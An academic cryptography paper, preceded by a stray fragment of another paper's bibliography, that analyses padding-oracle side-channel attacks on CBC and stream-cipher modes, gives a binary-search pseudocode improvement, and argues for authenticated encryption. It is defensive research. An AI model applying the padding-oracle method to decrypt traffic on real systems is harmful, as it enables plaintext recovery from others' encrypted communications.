 - [45] "I RAND question, and 1 crypto question", Brian Snyder, posting to the openssl-users mailing list, 21 April 2000.
 - [46] "Re: unable to load 'random state' (OpenSSL 0.9.5 on Solaris)", Theodore Hope, posting to the openssl-users mailing list, 9 March 2000.
 - [47] "RE: having trouble with RAND_egd()", Miha Wang, posting to the openssl-users mailing list, 22 August 2000.
 - [48] "Re: How to seed before generating key?", 'jas', posting to the openssl-users mailing list, 19 April 2000.
 - [49] "Re: "PRNG not seeded" in Windows NT", Ng Pheng Siong, posting to the openssl-dev mailing list, 6 April 2000.

- [50] "Re: Bug relating to /dev/urandom and RAND_egd in libcrypto.a", Louis LeBlanc, posting to the openssl-dev mailing list, 30 June 2000.
- [51] "Re: Bug relating to /dev/urandom and RAND_egd in libcrypto.a", Louis LeBlanc, posting to the openssl-dev mailing list, 30 June 2000.
- [52] "Re: PRNG not seeded ERROR", Carl Douglas, posting to the openssl-users mailing list, 6 April 2001.
- [53] "Error message: random number generator:SSLEAY_RAND_BYTES / possible solution", Michael Hynds, posting to the openssl-dev mailing list, 7 May 2000.
- [54] "Re: Unable to load 'random state' when running CA.pl", Corrado Derenale, posting to the openssl-users mailing list, 2 November 2000.
- [55] "OpenSSL Frequently Asked Questions", <http://www.openssl.org/support/-faq.html>.
- [56] "Re: Announcing Public Availability of NoHTML for Outlook 2000/2002", Vesselin Bontchev, posting to the ntbugtraq@listserv.-ntbugtraq.com mailing list, message-ID 5.1.0.14.0.20011217140633.-035a3a60@127.0.0.1, 17 December 2001.
- [57] "IIS 4.0 SSL ISAPI Filter Can Leak Single Buffer of Plaintext (Q244613)", Microsoft Knowledge Base article Q244613, 17 April 2000.
- [58] "Patch Available for Windows Multithreaded SSL ISAPI Filter Vulnerability ", Microsoft Security Bulletin MS99-053, 2 December 1999.
- [59] "PKI: It's Not Dead, Just Resting", Peter Gutmann, to appear.

Side-Channel Attacks on Symmetric Encryption Schemes: The Case for Authenticated Encryption

John Black

University of Nevada, Reno

jrb@cs.unr.edu, <http://www.cs.unr.edu/~jrb>

Hector Urtubia

University of Nevada, Reno

urtubia@cs.unr.edu, <http://mrbook.org>

Abstract

Vaudenay recently demonstrated side-channel attacks on a common encryption scheme, CBC Mode encryption, exploiting a “valid padding” oracle [Vau02]. Mirroring the side-channel attacks of Bleichenbacher [Ble98] and Manger [Man01] on asymmetric schemes, he showed that symmetric encryption methods are just as vulnerable to side-channel weaknesses when an adversary is able to distinguish between valid and invalid ciphertexts.

Our paper demonstrates that such attacks are pervasive when the integrity of ciphertexts is not guaranteed. We first review Vaudenay's attack and give a slightly more efficient version of it. We then generalize the attack in several directions, considering various padding schemes, other symmetric encryption schemes, and other side-channels, demonstrating attacks of various strengths against each. Finally we argue that the best way to prevent all of these attacks is to insist on integrity of ciphertexts [BN00] in addition to semantic security as the “proper” notion of privacy for symmetric encryption schemes.

1 Introduction

Following the chosen-ciphertext attack of Bleichenbacher, RSA PKCS #1 v.1 was abandoned in favor of a scheme with chosen-ciphertext security (CCA) [Ble98, Pub98]. It is now expected that any new public-key cryptosystems will provide CCA security. However most *symmetric* encryption schemes at-

tain, at best, semantic security against chosen *plaintext* attacks [BDJR97].

Vaudenay recently demonstrated a side-channel attack against CBC Mode encryption with CBC-PAD [Vau02, BR96]. Given an oracle which reveals whether or not the plaintext (corresponding to some altered ciphertext) is correctly padded, he showed that one can efficiently recover the plaintext.

A reasonable reaction to this attack is to seek other padding methods or other encryption schemes which do not succumb to this particular attack. However, as we show, this type of weakness is pervasive: it occurs for many natural padding schemes, and in most common encryption schemes. Vaudenay's paper focuses on the CBC-PAD padding method and comments on a few others. In this paper we examine several classes of padding schemes and show it is actually quite rare for CBC to retain semantic security in the presence of a “valid padding” oracle when using any of these schemes, including the commonly-used 10* padding where one pads by appending a single 1 bit and then zero or more 0 bits. We also show that all other commonly-used symmetric encryption schemes are similarly vulnerable in the presence of a “valid padding” oracle.

It is most-likely possible to get around these weaknesses by ridding ourselves of the oracle in one way or another. However one can easily imagine *other* oracles which might arise in practice which would provide similar powers to the adversary if he retains the ability to to freely induce predictable changes in the plaintext via modification of the ciphertext. For example, imagine a cryptographic relay which accepts ciphertext encrypted by one scheme and outputs ciphertext under another [JDK⁺91]. If the

first scheme uses some padding method and the second is length-revealing, we effectively have an oracle which divulges the length of the padding used by the first scheme. There are doubtless other examples as well. Therefore our view is this: these weaknesses are not faults of padding schemes or relays or anything of this nature; they follow directly from the fact that an adversary can reliably and efficiently produce valid ciphertexts which have a predictable relationship with the underlying plaintext, even if he knows virtually nothing about the plaintext.

Several schemes have been proposed to provide authenticity of ciphertexts at a very low cost [BN00, Jut01, RBBK01]. Our hope is that, similar to the public-key domain, researchers and practitioners will insist on this stronger notion of security for symmetric encryption to obviate the simple weaknesses listed above.

CONTRIBUTIONS. This paper makes a number of observations concerning the power of possessing a valid-padding oracle. Our starting point is the attack on CBC Mode encryption with CBC-PAD from [Vau02]. We begin by reviewing this attack. Then

- We describe an improvement to the attack which finds the length of the padding in $\lg(b)$ oracle queries whereas [Vau02] used an expected $128b$ queries (here b is the number of bytes in a block).
- We generalize padding methods by exploring other types of natural schemes which variously resist and succumb to similar attacks.
- We exhibit a padding method which essentially removes the oracle, and therefore defeats the attack altogether.
- We generalize the attack to other encryption schemes showing that other common methods for symmetric encryption (CTR, OFB, CFB, and stream ciphers) all possess the required weaknesses which permit this type of attack.

Finally, we argue that such side-channels are bound to crop up again and again as long as we allow the adversary to freely manipulate ciphertexts, and we argue in favor of adopting the combination of chosen-plaintext security and integrity of ciphertexts [BN00] as the standard requirement for symmetric encryption schemes, even when *privacy* is the only goal.

RELATED WORK. CBC Mode encryption has the property that flipping a particular bit in the i -th block of ciphertext will flip the same bit in the $i+1$ -st block of underlying plaintext. The fact that this property can be exploited by attackers has been known for some time. Bellare published an attack on CBC where the IV was altered to effect a change in the first block of the received plaintext [Bel96]. Also in [Bel96], an attack (very similar to the attacks in this paper) is described which recovers plaintext bits by sending altered ciphertexts to a TCP peer which then acts as a validity oracle for each packet by either dropping it or returning an ACK for it. A cleaner example of this attack is described in an attack on WEP by Borisov, Goldberg, and Wagner [BGW01].

Bleichenbacher demonstrated that side-channels in the asymmetric setting could be used to mount a chosen-ciphertext attack against RSA PKCS #1 v.1 [Ble98]. Bleichenbacher's side-channel was a "valid formatting" oracle similar in spirit to the "valid padding" oracle used by Vaudenay. Manger followed this by showing how RSA PKCS #1 v.2, a scheme with chosen-ciphertext security (in the random oracle model), could be similarly exploited assuming a different side-channel [Man01]. Manger's side-channel requires an oracle indicating that an error occurred between the decryption and integrity-check phases of the algorithm. In a more theoretical setting, Krawczyk showed how a stream encryption mode (under an unusual plaintext encoding) combined with a MAC would yield a side-channel attack based on message validity if the order was encode, then authenticate, then encrypt [Kra01]. His goal was to show that this ordering of primitives was not generically secure. Vaudenay was the first to show that message padding might create similar side-channels under CBC Mode encryption [Vau02]. His attack requires an oracle indicating whether or not the padding of an underlying plaintext is valid.

2 Preliminaries

NOTATION. For any nonnegative integer n , let $\{0, 1\}^n$ represent the set of bit strings of length n . Let ϵ represent the empty string. For two strings A and B we write $A \parallel B$ or simply AB to denote their concatenation. For the XOR of A and B we write $A \oplus B$. Let $\|A\|$ denote the length of A in bytes,

and $|A|$ the length of A in bits. We write $A[i]$ to mean the i -th bit of A , counting from zero, starting from the leftmost bit of A . We write $A[i \dots j]$ to mean the substring of A starting at position i and ending at position j .

In general, if S is a set we write S^+ to mean 1 or more repetitions of elements from S ; that is, the set $\{s_1 s_2 \dots s_m \mid m > 0, s_i \in S, 1 \leq i \leq m\}$.

A *function family* from n -bits to n -bits is a map $E : \mathcal{K} \times \{0, 1\}^n \rightarrow \{0, 1\}^n$ where \mathcal{K} is a finite set of strings, typically the set of strings all of some fixed length. It is a *block cipher* if each $E_K(\cdot) = E(K, \cdot)$ is a permutation. We can build an encryption scheme from a block cipher using any of various standard modes of operation.

CBC MODE ENCRYPTION. Given a block cipher $E : \{0, 1\}^k \times \{0, 1\}^n \rightarrow \{0, 1\}^n$, a k -bit block-cipher key K , and some message $M \in (\{0, 1\}^n)^+$, we write M as the concatenation of ℓ strings each n -bits long, $M = M_1 M_2 \dots M_\ell$. To encrypt M under key K , we randomly select an n -bit value, the IV, and set $C_0 \leftarrow \text{IV}$. We then compute $C_i \leftarrow E_K(M_i \oplus C_{i-1})$ for each $1 \leq i \leq \ell$. The ciphertext is $(\text{IV}, C_1 C_2 \dots C_\ell)$. In the standard model, CBC is provably-secure against chosen-plaintext attack with good bounds: assuming the underlying block cipher is “good,” an adversary has little chance to distinguish the CBC Mode encryption of a given plaintext from the CBC Mode encryption of random bits. (For a precise definition and proof, see [BDJR97].)

PADDING. The above description assumes that the length of M is a multiple of the block size n . In practice this may not be the case, and therefore it is common to apply a *padding function* $\text{PAD} : \{0, 1\}^* \rightarrow (\{0, 1\}^n)^+$ to M . We say a padding function is *reversible* if the function is injective; in other words, reversible means one can always uniquely recover M given $\text{PAD}(M)$. Most applications require the padding function to be reversible. Often the padding function brings $|M|$ up to the next multiple of n , but nothing precludes expanding M even further; indeed, SSL will sometimes add several blocks of padding when using CBC-PAD.

We consider two classes of padding: byte-oriented padding and bit-oriented padding. Byte-oriented padding functions assume that both n and $|M|$ are

multiples of 8. Bytes are then appended to the end of M in some well-defined manner to bring its length up to a multiple of n . Bit-oriented padding functions take a message M of any bit-length and append bits to M to bring $|M|$ up to a multiple of n .

3 The Attack of Vaudenay and an Improvement

We now sketch Vaudenay’s attack from [Vau02] which will serve as a warm-up for later discussion. We also show an improvement which deterministically finds the length of the padding in $\lg(b)$ oracle queries, where b is the number of bytes per block.

CBC-PAD. The well-known CBC-PAD function [BR96] is byte-oriented: $\text{CBCPAD} : (\{0, 1\}^8)^+ \rightarrow (\{0, 1\}^n)^+$. Assume $|M|$ is a multiple of 8, and let $n = 8b$ (for virtually all real block ciphers, b is at most 32). Let $p = \|M\| \bmod b$, so p is the number of bytes we must pad (assuming we wish to add the least possible amount of padding). If $p = 0$, we set $p = b$. Finally, we write p as a byte and append it p times to the end of M . So if there is one byte left to pad, we append a single 01 to M ; if there are two bytes of pad needed we append 02 02 to M , and so forth. Clearly this method is reversible: given $\text{CBCPAD}(M)$ we can uniquely recover M .

Although $\text{CBCPAD}(\cdot)$ is reversible, it is not bijective: what should the receiver do after decryption if he finds that the recovered plaintext is not in the function’s range? That is, what is the proper action if the padding is invalid? This of course depends on an implementation detail. Some protocols specify that the session be torn down (SSL/TLS), others just log the error (ESP [KA98]), and others return an error message (WTLS [Wir01]). Vaudenay recently made the observation that if one can ascertain somehow the padding error status, it can be used as a side-channel to mount a chosen-ciphertext attack in the symmetric-key setting [Vau02]. He showed how, given an oracle \mathcal{O} which accepts a ciphertext and returns either VALID or INVALID depending on whether the corresponding plaintext is properly padded, one can recover the underlying plaintext. His attack requires a single ciphertext, and a number of oracle queries proportional to the number of bytes in the padded message.




Figure 1: **CBC Mode Decryption.** Fixing C_t and flipping any bit of C_{t-1} flips the corresponding bit of M_t .

THE ATTACK. Let's say we have an oracle \mathcal{O} as described above: \mathcal{O} accepts ciphertexts, decrypts using CBC under the secret key K , and recovers the corresponding plaintext M' . If M' is correctly padded (ie, $M' = \text{CBCPAD}(M)$ for some M), then \mathcal{O} returns VALID. Otherwise \mathcal{O} returns INVALID. We now mount a chosen-ciphertext attack on CBC Mode encryption. (A point of clarification: normally a "chosen-ciphertext attack" implies that we have access to a decryption oracle which supplies the plaintexts for ciphertexts of our choice. Here we have something different: an oracle which does accept ciphertexts but returns only a bit. It is important to keep this distinction in mind.)

The attack works as follows: we obtain some ciphertext C under the secret key K . For simplicity, suppose C is two blocks (IV, C_1) . (The attack generalizes easily to longer ciphertexts.) As shown in Figure 1, the oracle will compute the CBC Mode decryption of C in the standard way, and any changes to IV will cause changes to the plaintext block M_1 . Initially, M_1 is a correctly-padded block of plaintext. However, by manipulating the bits of IV we can cause predictable changes within M_1 and infer a great deal about its contents.

Vaudenay's attack works in two phases. First he randomly flips bits in IV until $\mathcal{O}(C) = \text{VALID}$. Once this occurs, we know we must have induced an M'_1 with a proper CBC-PAD. That is, our induced M'_1 must end in 01, or 02 02, or 03 03 03, etc. The probability that each occurs is $1/2^8$, or $1/2^{16}$, or $1/2^{24}$, etc., respectively. The event $\mathcal{O}(C) = \text{VALID}$ should therefore occur in at most 128 expected queries, and once it does it is highly-likely that we induced a 01 in the final byte of M'_1 . (The less-probable cases can be detected with a few additional oracle queries.) And once we know the value of the final byte in the induced M'_1 , we know

the value of the final byte in M_1 : say IV' is the IV which induced a 01 in the final byte of M'_1 . Then the final byte of M_1 is simply the final byte of $IV' \oplus 01$.

Vaudenay then iterates the method using the above technique as a subroutine. He therefore decrypts a block in about $128b$ expected oracle queries (recall b is the number of bytes per block).

AN IMPROVEMENT. While our main aim in this paper is to show how widely we can generalize the above ideas, we first note a simple improvement to the attack above which greatly improves its efficiency for short messages.

Suppose we again have a padding oracle \mathcal{O} and a ciphertext $C = (IV, C_1)$. We know that M_1 has a valid CBC-PAD as before. We mount a binary search to discover which of the b possible pad-values was used, as follows: first, notice that inducing a change in any padding byte (except the final byte) of M_1 will always cause \mathcal{O} to return INVALID. Also notice that inducing a change in any message byte (ie, a non-padding byte) of M_1 always causes \mathcal{O} to return VALID. We may therefore perform a binary search by altering a single byte at a time. Number the bytes of IV starting from the right end, beginning from 1. That is, write $IV = i_b i_{b-1} \dots i_2 i_1$, where each i_j is a byte. Let IV_m be equal to IV but with its m -th byte complemented (complementation is an arbitrary choice; any change to the m -th byte will do). That is, $IV_m = i_b \dots i_{m+1} \bar{i}_m i_{m-1} \dots i_1$, where \bar{i}_m denotes bit complementation. We use values of m from b down to 2 to find the length of the padding in M_1 . Variables IV , C_1 , and \mathcal{O} are assumed to be global, and the algorithm is initially invoked with $\text{FIND-LEN}(b, 1)$.

```

FIND-LEN( $i, j$ )
  IF  $i = j$  THEN RETURN  $i$ 
   $m \leftarrow \lceil \frac{i+j}{2} \rceil$ 
  IF  $\mathcal{O}(\text{IV}_m, C_1) = \text{INVALID}$  THEN
    FIND-LEN( $i, m$ )
  ELSE
    FIND-LEN( $m + 1, j$ )

```

The algorithm finds the length of the padding in $\lg(b)$ steps where b is the length of a block in bytes and $\lg()$ is $\log_2()$. So our improved algorithm first finds the length of the padding as above, then uses Vaudenay's method on the remainder of the block. If we assume the length of the padding is uniformly distributed between 1 and b , this new algorithm finds the plaintext associated to a padded block in an expected $64b + \lg(b)$ oracle queries. This is a substantial improvement for short messages only.

4 Other Padding Methods

While CBC-PAD is certainly a common byte-oriented method, there are several other schemes in common use, and some natural ones not in use. We now survey the most natural schemes and classify their vulnerabilities to this type of attack. The purpose here is to demonstrate that virtually all common padding schemes are vulnerable to some kind of attack based on “valid padding” side-channels under unauthenticated CBC Mode encryption. Our results are summarized in Figure 2.

For each scheme listed here, we focus on attacking single block messages where the ciphertext looks like (IV, C_1) . This generalizes easily to multi-block messages since we can attack each block individually by using the prior block of ciphertext as an IV. That is, given ciphertext $(\text{IV}, C_1, C_2, \dots)$, we attack block C_j by attacking the two-block ciphertext (C_{j-1}, C_j) where here C_{j-1} is acting as the IV.

ESP PADDING (ESP-PAD). The padding scheme for IPsec's Encapsulated Security Payload is similar to the CBC-PAD method we saw above. It is a reversible byte-oriented padding scheme; if we have to pad $p > 0$ bytes, we append the bytes 01 02 ... up to p . As mentioned in [Vau02], a valid-padding oracle for this method also allows recovery of the plaintext; our improvement from Section 3 works here as well.

XY PADDING (XY-PAD). This byte-oriented method uses two distinct public constant byte-values X and Y . We transform M by first appending X one time (mandatory), then adding the necessary number of Y values. Clearly this method is reversible: M is easily recovered after padding by removing all trailing Y bytes and the last trailing X byte. And once again, this method succumbs to the attacks described above, including our improvement from Section 3, although in this case we must take care to avoid converting X to Y when we perform the IV alteration; since we are not constrained in how we make this alteration, and since we know the public values X and Y , we can simply avoid this problem.

OBLIGATORY 10* PADDING (OZ-PAD). The so-called “obligatory 10* padding” is a bit-oriented padding scheme; it works as follows: append a 1-bit to M (mandatory) and then zero or more 0-bits as necessary to fill out the block. This is the bit-oriented version of the XY padding method above, and is similarly reversible: remove all trailing 0-bits and the last 1-bit.

But suddenly it seems the attacks we discussed above no longer apply. The key difference is this: virtually every plaintext string is a correctly-padded string since the only requirement for validity is that there is a 1-bit somewhere.

This is encouraging in some sense: many standards recommend obligatory 10* padding and therefore seem more robust against these side-channel attacks. However, there is one plaintext block which is invalid under this padding definition: 0^n . Suppose \mathcal{O} were an oracle which accepts CBC-encrypted ciphertext and returns **VALID** whenever the final block of the corresponding plaintext contained at least one 1-bit, and **INVALID** when it was all zeroes. It's clear that this, once again, enables one to entirely recover the plaintext, but there is no *efficient* method for recovering the plaintext. The problem is this: in order to get the oracle to report **INVALID** we must essentially ask $\mathcal{O}(\text{IV}', C_1)$ where $\text{IV}' = \text{IV} \oplus M_1$. In other words, we must *guess* what M_1 is in order to get a response of **INVALID**. Therefore, our oracle is simply answering “yes” or “no” to our guesses about what the plaintext block is. If we assume the plaintext is uniform and random, it will take an expected 2^{8b-1} guesses to guess correctly.

| Scheme | Bit-Oriented | Byte-Oriented | Loss of Semantic Security? | # Queries to Find Padding Length | Exp # Queries to Recover Plaintext |
|----------|--------------|---------------|----------------------------|----------------------------------|------------------------------------|
| CBC-PAD | | × | Y | $\lg(b)$ | $64b + \lg(b)$ |
| ESP-PAD | | × | Y | $\lg(b)$ | $64b + \lg(b)$ |
| XY-PAD | | × | Y | $\lg(b)$ | $64b + \lg(b)$ |
| OZ-PAD | × | | Y | n/a | 2^{8b-1} |
| BOZ-PAD | | × | Y | $\lg(b)$ | $64b + \lg(b)$ |
| PAIR-PAD | | × | Y | n/a | 2^{8b-8} |
| ABYT-PAD | | × | N | n/a | n/a |
| ABIT-PAD | × | | N | n/a | n/a |

Figure 2: **Security in the Presence of a Valid-Padding Oracle.** For each padding scheme in the paper, we list which induce a loss of semantic security in the presence of a valid-padding oracle. Also, when the attack first obtains the padding length, we list the number of queries needed to find it for a single block (in terms of b , the number of bytes per block). The expectation in the final column is computed assuming all plaintext lengths are equally likely.

However, this is not to say that such an oracle is useless. In fact, in the presence of such an oracle, CBC Mode encryption does not retain semantic security. One incarnation of semantic security plays the following game: we submit a value to an oracle and it encrypts either the value we submitted or some random value. If we can guess which choice it made with probability much larger than $1/2$, we win. Clearly in the presence of our valid-padding oracle we can win this game for CBC encryption with probability essentially 1. We merely ask the encryption oracle to encrypt some random block M_1 ; it returns ciphertext (IV, C_1) , then if $\mathcal{O}(IV \oplus M_1, C_1) = \text{INVALID}$ we know M_1 was (with overwhelming probability) the value encrypted.

But what does this mean in practice? Well, if we have a set of candidate blocks which we suspect might match the plaintext for a given ciphertext block, the valid-padding oracle will allow us to determine which of them, if any, is the correct one. This is perhaps not as far-fetched as it sounds: natural-language plaintexts commonly contain salutations, addresses, and other standard sections in their bodies. Structured documents will often contain headers with a well-known format. It should be desirable to hide all of this information!

As a final comment: one could eliminate this problem by simply defining the block 0^n to be a valid

block of plaintext and (say) removing it. But we must then also be careful to define what happens to the preceding block (if any). Do we also remove padding bits from it or do we stop? One virtue of 10^* padding is that it is simple; adding complexity to its definition merely *increases* the chance that we will implement \mathcal{O} via implementation errors.

A BYTE-ORIENTED VERSION OF 10^* PADDING (BOZ-PAD). It might be tempting to implement 10^* padding in a byte-oriented manner by appending $0x80$ once and then as many 00 bytes as needed to fill out the block. This is probably how most applications generate padding when they know the plaintext will already be byte-aligned and need to use 10^* padding. If, however, the receiver *depends* on this, and that dependence is externally manifested, we once again have a useful valid-padding oracle. In other words, if the receiver somehow indicates whether or not the padding is $80h$ followed by zero or more 00 bytes, we have a specific instance of the XY Padding method mentioned above.

ARBITRARY-PAIR PADDING (PAIR-PAD). An interesting try at avoiding the weaknesses involved with XY Padding is to allow *any* distinct values X and Y . The sender is still free to use whatever values he wishes, and they need not be ran-

dom provided they are not fixed public constants. Once the sender decides on the X and Y values, he pads by appending X once and Y one or more times to bring the message up to the desired length. (Here we must require Y be appended at least once else the padding method is not reversible.) This padding method is identical to XY-PAD; the difference is in how the padding is removed. The receiver allows *any* two distinct values, so the algorithm to remove the padding is to first remove all matching trailing byte values at the end of the string, and then also remove the byte preceding these matching values. This nearly removes the oracle since, like 10^* padding, nearly all plaintext blocks are correctly padded. However, again like 10^* padding, there remains the case where all bytes are equal in a block. If we have an oracle telling us when all bytes are equal, we can again mount an attack similar to the one described for 10^* padding. But random guessing will not be efficient here since, assuming random and uniform plaintexts, it would take an expected 2^{8b-8} queries just to get an INVALID response from the oracle. (Although we cannot tell *which* byte is repeated in the plaintext when we get an INVALID from the oracle, we know there are only 256 possibilities left for the plaintext and—assuming it has some structure—we should be able to recover the plaintext at this point.)

ARBITRARY-TAIL PADDING (ABYT-PAD). A better byte-oriented padding method is this: the sender examines the last byte X of the message M . He picks an arbitrary *distinct* byte-value Y and uses Y to pad (if M is the empty string, he picks any byte-value for Y .) He then pads M with Y , adding one or more bytes of Y to the end of M as desired (note that he must add at least one!).

The receiver merely removes all matching trailing bytes until either a distinct byte is found (which is left intact) or the empty string is reached. This method is clearly reversible, and all plaintexts are valid so there is no attack of the type mentioned in this paper. The oracle has been removed entirely.

Notice that the sender need not generate *random* values here: he may instead follow a well-defined rule such as

1. If the final byte of M is 00, pad with 01.
2. In all other cases (including $M = \epsilon$) pad with 00.

As before, the receiver cannot *depend* on any such rule, since otherwise we may once again implement some oracle suitable for use in an attack.

A BIT-ORIENTED ANALOG (ABIT-PAD). There is an obvious bit-oriented analog here as well: the sender examines the last bit of M and pads with repetitions of the opposite bit, always adding at least one bit of padding. For $M = \epsilon$ he pads with 0-bits. Once again, all plaintexts are valid and the oracle is removed.

PADDING THE CIPHERTEXT. Another simple approach to removing the oracle is to use some length-preserving variant of CBC Mode. There are several ways of doing this, with “ciphertext stealing” probably the most well-known [BR96]. Since there is no padding, there is no padding oracle, and the above attacks vanish. If there is still a need to pad (because, for example, we require the ciphertext end on an alignment boundary), we could then pad the ciphertext.

One problem with this approach is that the length of the plaintext is divulged to a bit granularity and this may be undesirable. (See the next section for further discussion.)

5 Stream-Based Schemes

Thus far we have focussed exclusively on CBC Mode encryption. While CBC Mode encryption is certainly ubiquitous, it is by no means the only symmetric encryption scheme used. In fact, the RC4 stream cipher is often the encryption method of choice for SSL/TLS. Other block-cipher modes generate streams used as one-time pads as well: Output-Feedback Mode (OFB), Cipher-Feedback Mode (CFB), and Counter Mode (CTR) all fall into this class [MvV96]. It is therefore natural to ask if the padding attacks mounted against CBC apply to these schemes as well. The answer is: maybe.

The reason we say “maybe” is because padding may or may not be used with stream-based encryption schemes. When encrypting with a pseudorandom bit-stream, we are free to use exactly the number of bits needed; there is no need to pad. However in practice we find it is quite common to add padding




Figure 3: **Stream-Based Decryption.** Similar to CBC, flipping bits in C_ℓ flip the corresponding bits in M_ℓ independent of the key stream used for decryption.

even when using stream-based schemes. The motivation is this: when performing encryption we are normally willing to divulge two things: (1) communication is taking place, and (2) the length of this communication.

But for short strings we may wish to slightly obscure the length of the communication. As an extreme example, if we are encrypting a single bit, an adversary quickly knows the plaintext is one of only two values. Padding serves as a way to at least partially obscure the length of the plaintext.

If padding is used, the potential for a valid-padding side-channel resurfaces. This arises because stream-based encryption is simply the XOR of the plaintext with a pseudorandom bit-stream (Figure 3). Therefore, as with CBC Mode, we may flip plaintext bits merely by flipping the corresponding ciphertext bits. The only difference here is that in CBC Mode we flipped bits in $C_{\ell-1}$ to affect bits in M_ℓ , and here we flip bits in C_ℓ instead.

Therefore we see our current collection of attacks is not restricted solely to CBC Mode encryption but will occur with several common schemes if the plaintext is padded. In [Vau02] we find further examples of modes (all CBC variants) which succumb to padding attacks. The lesson here is that none of these modes is trying to prevent an adversary from manipulating the ciphertext, and the fact there exist attacks against a wide variety of padding schemes and encryption schemes based on manipulation of the ciphertext should be no great surprise.

6 Other Side-Channels

All prior attacks considered how to exploit a valid-padding oracle to recover the underlying plaintext for any given ciphertext, assuming the use of a variety of padding methods. But given the power to freely and predictably alter the underlying plaintext via manipulations of the ciphertext, one might expect that a variety of other oracles would be equally useful to an attacker. In this section we describe an oracle which divulges the bit-length of an underlying plaintext and we show that such an oracle would also result in highly-efficient attacks.

A LENGTH-REVEALING ORACLE. A cryptographic relay is a device which accepts ciphertext under one scheme and outputs ciphertext under another (usually with a different key). Probably the most natural setup is where the incoming and outgoing schemes are the same, but it is certainly conceivable that they might be different. Routers which handle a variety of physical-layer network protocols are common, so a secure router might handle a variety of cryptographic protocols.

Imagine a relay where the incoming scheme pads the plaintext to a block boundary but the outgoing scheme uses some length-preserving mode (Figure 4). If an adversary can view the ciphertext on both sides of the relay, he effectively has an oracle which divulges the length, within a block, of the underlying plaintext. In the presence of this oracle, even those padding schemes which resisted valid-padding oracle attacks now succumb.

Consider the following example: suppose the incoming ciphertext block C_ℓ is produced by encrypting plaintext which is padded with 10^* padding, but the outgoing ciphertext uses some length-preserving scheme such as CTR Mode. Then we can mount an attack, regardless of the encryption scheme used, more efficient than any we have seen thus far. Using our oracle we know the exact position of the last trailing 1-bit in the underlying ciphertext. Suppose it is in bit-position i of a plaintext block M_ℓ , counting bits from 1 starting on the left end. We then flip bit i by manipulating the ciphertext appropriately, and submit this to the oracle which divulges the position of the new rightmost 1-bit. In this manner, we collect up the positions of all the 1-bits in $w(M_\ell)$ oracle queries, where $w()$ denotes the Hamming weight of M_ℓ .




Figure 4: **A Cryptographic Relay.** *Ciphertext blocks $C_{\ell-1}$ and C_{ℓ} enter the relay as full blocks under some padded scheme on the left, but exit as blocks $C'_{\ell-1}$ and C'_{ℓ} under a length-preserving scheme on the right.*

And even our “perfect” Arbitrary-Tail Padding methods from Section 4 (ABYT-PAD, ABIT-PAD) fail in the presence of this oracle, which now leads us to look for new methods which remain secure in this new setting. And so on.

It is likely that many innocent-looking oracles could give rise to attacks in the style above, and it is probably difficult to avoid implementing such oracles in real systems. However, each attack we examined depended on the adversary’s ability to freely and predictably alter bits of the plaintext via manipulation of the ciphertext, and this ability was granted by each of the symmetric encryption schemes considered. Perhaps the best way to avoid these attacks is not by attempting to remove all potentially-damaging oracles, but rather to remove the adversary’s ability to alter plaintext bits in the first place. One very-effective way to accomplish this is with authenticated encryption.

7 An Argument for Authenticated Encryption

Security experts have long been recommending that encryption always be accompanied by authentication [Bel96]. Vaudenay and the present paper lend further support to this recommendation. If it were impossible for the adversary to produce valid ciphertexts other than those he has already seen, all attacks mentioned in this paper would vanish.

One might object to the assertion here that authentication is truly required; after all, we have shown methods in Section 4 which demonstrated that it is possible, with care, to remove the padding oracle altogether. And it is obviously possible to avoid implementing the length-revealing oracle mentioned in the previous section. However if we have

learned anything through this exercise it is that side-channels like these are probably difficult to avoid when designing cryptographic protocols. It “feels” like the simple choice of how to pad a message before encryption would have absolutely zero impact on security, but as we have seen this is potentially untrue.

AUTHENTICATED ENCRYPTION. Each of the encryption schemes we have discussed meets the minimal security requirement for privacy: it is computationally infeasible to distinguish the encryption of a given message from the encryption of a random string of the same length. This is so-called “semantic security” under chosen-plaintext attack for an encryption scheme, usually abbreviated IND-CPA [BDJR97]. However, as we have seen, such a guarantee says nothing about the difficulty of producing new ciphertexts whose plaintexts are related to those already seen. A scheme which prevents this is called “non-malleable” [DDN00, BDPR98]. In particular, a non-malleable scheme does not allow one to flip bits in the ciphertext and induce flipped corresponding bits in the plaintext; therefore it is self-evident that our schemes do not meet this stronger notion of security.

It is disconcerting to see encryption primitives used as if they guarantee more than IND-CPA. A common example in protocols occurs when a party receives $\mathcal{E}_K(x)$ and returns $\mathcal{E}_K(x+1)$ to “prove” he holds the key K (here $\mathcal{E}()$ denotes some encryption scheme and x is a positive integer). Normal notions of security do not guarantee such properties. In fact, an adversary with no knowledge of K can easily produce $\mathcal{E}_K(x+1)$ given $\mathcal{E}_K(x)$ with many common instantiations of \mathcal{E} . For example, if \mathcal{E} is a stream cipher we can merely complement the least significant bit of $\mathcal{E}_K(x)$ to produce $\mathcal{E}_K(x+1)$ with probability about 0.5 (assuming that x is even with probability about 0.5 and that it is encoded as a string with its least-significant bit right-justified in the plaintext).

A notion of security strictly stronger than non-malleability is the following mouthful: integrity of ciphertexts with semantic security against chosen-plaintext attacks [BN00]. We will simply call this “authenticated encryption.”

When we use authenticated encryption, we are guaranteed that (with overwhelming probability) an adversary will not be able to take a given ciphertext

